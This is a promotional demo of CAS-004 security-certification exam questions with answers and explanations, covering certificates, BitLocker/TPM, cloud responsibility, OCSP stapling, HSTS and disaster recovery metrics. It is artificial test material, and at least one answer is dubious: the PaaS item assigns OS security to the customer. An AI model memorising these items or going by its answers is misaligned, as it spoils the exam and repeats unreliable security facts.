The most likely cause of the signature failing is that the certificate is set for the wrong key usage. Key usage is an extension of a certificate that defines the purpose and functionality of the public key contained in the certificate. Key usage can include digital signature, key encipherment, data encipherment, certificate signing, and others. If the certificate is set for a different key usage than digital signature, it will not be able to sign the applications properly. The administrator should check the key usage extension of the certificate and make sure it matches the intended purpose. Verified References:

- > <https://www.wintips.org/how-to-fix-windows-cannot-verify-the-digital-signature-for-this-file-error-in-win>
- > <https://softwaretested.com/mac/how-to-fix-a-digital-signature-error-on-windows-10/>
- > <https://support.microsoft.com/en-us/office/digital-signatures-and-certificates-8186cd15-e7ac-4a16-8597-2>

NEW QUESTION 261

A network administrator receives a ticket regarding an error from a remote worker who is trying to reboot a laptop. The laptop has not yet loaded the operating system, and the user is unable to continue the boot process. The administrator is able to provide the user with a recovery PIN, and the user is able to reboot the system and access the device as needed. Which of the following is the MOST likely cause of the error?

- A. Lockout of privileged access account
- B. Duration of the BitLocker lockout period
- C. Failure of the Kerberos time drift sync
- D. Failure of TPM authentication

Answer: D

Explanation:

The most likely cause of the error is the failure of TPM authentication. TPM stands for Trusted Platform Module, which is a hardware component that stores encryption keys and other security information. TPM can be used by BitLocker to protect the encryption keys and verify the integrity of the boot process. If TPM fails to authenticate the laptop, BitLocker will enter recovery mode and ask for a recovery PIN, which is a 48-digit numerical password that can be used to unlock the system. The administrator should check the TPM status and configuration and make sure it is working properly. Verified References:

- > <https://support.microsoft.com/en-us/windows/finding-your-bitlocker-recovery-key-in-windows-6b71ad27->
- > <https://learn.microsoft.com/en-us/windows/security/operating-system-security/data-protection/bitlocker/bi>

➤ <https://docs.sophos.com/esg/sgn/8-1/user/win/en-us/esg/SafeGuard-Enterprise/tasks/BitLockerRecoveryK>

NEW QUESTION 266

In a shared responsibility model for PaaS, which of the following is a customer's responsibility?

- A. Network security
- B. Physical security
- C. OS security
- D. Host infrastructure

Answer: C

Explanation:

In a shared responsibility model for PaaS, the customer's responsibility is OS security. PaaS stands for Platform as a Service, which is a cloud service model that provides a platform for customers to develop, run, and manage applications without having to deal with the underlying infrastructure. The cloud provider is responsible for the physical security, network security, and host infrastructure of the platform, while the customer is responsible for the security of the operating system, the application, and the data. The customer needs to ensure that the operating system is patched, configured, and protected from malware and unauthorized access. Verified References:

- <https://learn.microsoft.com/en-us/azure/security/fundamentals/shared-responsibility>
- <https://www.techtarget.com/searchcloudcomputing/feature/The-cloud-shared-responsibility-model-for-iaa>
- https://www.splunk.com/en_us/blog/learn/shared-responsibility-model.html

NEW QUESTION 269

A systems administrator at a web-hosting provider has been tasked with renewing the public certificates of all customer sites. Which of the following would BEST support multiple domain names while minimizing the amount of certificates needed?

- A. ocsp
- B. CRL
- C. SAN
- D. CA

Answer: C

Explanation:

The administrator should use SAN certificates to support multiple domain names while minimizing the amount of certificates needed. SAN stands for Subject Alternative Name, which is an extension of a certificate that allows it to include multiple fully-qualified domain names (FQDNs) within the same certificate. For example, a SAN certificate can secure www.example.com, www.example.net, and mail.example.org with one certificate. SAN certificates can reduce the cost and complexity of managing multiple certificates for different domains. SAN certificates can also support wildcard domains, such as *.example.com, which can cover any subdomain under that domain. Verified References:

- <https://www.techtarget.com/searchsecurity/definition/Subject-Alternative-Name>
- <https://www.techtarget.com/searchsecurity/definition/wildcard-certificate>
- <https://www.nexcess.net/help/what-is-a-multi-domain-ssl-certificate/>

NEW QUESTION 271

A software development company is building a new mobile application for its social media platform. The company wants to gain its users' trust by reducing the risk of on-path attacks between the mobile client and its servers and by implementing stronger digital trust. To support users' trust, the company has released the following internal guidelines:

- Mobile clients should verify the identity of all social media servers locally.
- Social media servers should improve TLS performance of their certificate status
- Social media servers should inform the client to only use HTTPS.

Given the above requirements, which of the following should the company implement? (Select TWO).

- A. Quick UDP internet connection
- B. OCSP stapling
- C. Private CA
- D. DNSSEC
- E. CRL
- F. HSTS
- G. Distributed object model

Answer: BF

Explanation:

The company should implement OCSP stapling and HSTS to improve TLS performance and enforce HTTPS. OCSP stapling is a technique that allows a server to provide a signed proof of the validity of its certificate along with the TLS handshake, instead of relying on the client to contact the certificate authority (CA) for verification. This can reduce the latency and bandwidth of the TLS handshake, as well as improve the privacy and security of the certificate status. HSTS stands for HTTP Strict Transport Security, which is a mechanism that instructs browsers to only use HTTPS when connecting to a website, and to reject any unencrypted or invalid connections. This can prevent downgrade attacks, man-in-the-middle attacks, and mixed content errors, as well as improve the performance of HTTPS connections by avoiding unnecessary redirects. Verified References:

- <https://www.techtarget.com/searchsecurity/definition/OCSP-stapling>
- <https://www.techtarget.com/searchsecurity/definition/HTTP-Strict-Transport-Security>
- <https://www.cloudflare.com/learning/ssl/what-is-hsts/>

NEW QUESTION 272

Which of the following indicates when a company might not be viable after a disaster?

- A. Maximum tolerable downtime
- B. Recovery time objective
- C. Mean time to recovery
- D. Annual loss expectancy

Answer: A

Explanation:

The indicator that shows when a company might not be viable after a disaster is the maximum tolerable downtime (MTD). MTD is the maximum amount of time that a business process or function can be disrupted without causing unacceptable consequences for the organization. MTD is a key metric for business continuity planning and disaster recovery, as it helps determine the recovery time objective (RTO) and the recovery point objective (RPO) for each process or function. If the actual downtime exceeds the MTD, the organization may face severe losses, reputational damage, regulatory penalties, or even bankruptcy. Verified References:

- <https://www.techtarget.com/searchdisasterrecovery/definition/maximum-tolerable-downtime>
- <https://www.techtarget.com/searchdisasterrecovery/definition/recovery-time-objective>
- <https://www.techtarget.com/searchdisasterrecovery/definition/recovery-point-objective>

NEW QUESTION 277

An architectural firm is working with its security team to ensure that any draft images that are leaked to the public can be traced back to a specific external party. Which of the following would BEST accomplish this goal?

- A. Properly configure a secure file transfer system to ensure file integrity.
- B. Have the external parties sign non-disclosure agreements before sending any image
- C. Only share images with external parties that have worked with the firm previousl
- D. Utilize watermarks in the images that are specific to each external party.

Answer: D

Explanation:

Watermarking is a technique of adding an identifying image or pattern to an original image to protect its ownership and authenticity. Watermarks can be customized to include specific information about the external party, such as their name, logo, or date of receipt. This way, if any draft images are leaked to the public, the firm can trace back the source of the leak and take appropriate actions. Verified References:

- <https://en.wikipedia.org/wiki/Watermark>
- <https://www.canva.com/features/watermark-photos/>
- <https://www.mdpi.com/2078-2489/11/2/110>

NEW QUESTION 280

.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual CAS-004 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the CAS-004 Product From:

<https://www.2passeasy.com/dumps/CAS-004/>

Money Back Guarantee

CAS-004 Practice Exam Features:

- * CAS-004 Questions and Answers Updated Frequently
- * CAS-004 Practice Questions Verified by Expert Senior Certified Staff
- * CAS-004 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * CAS-004 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year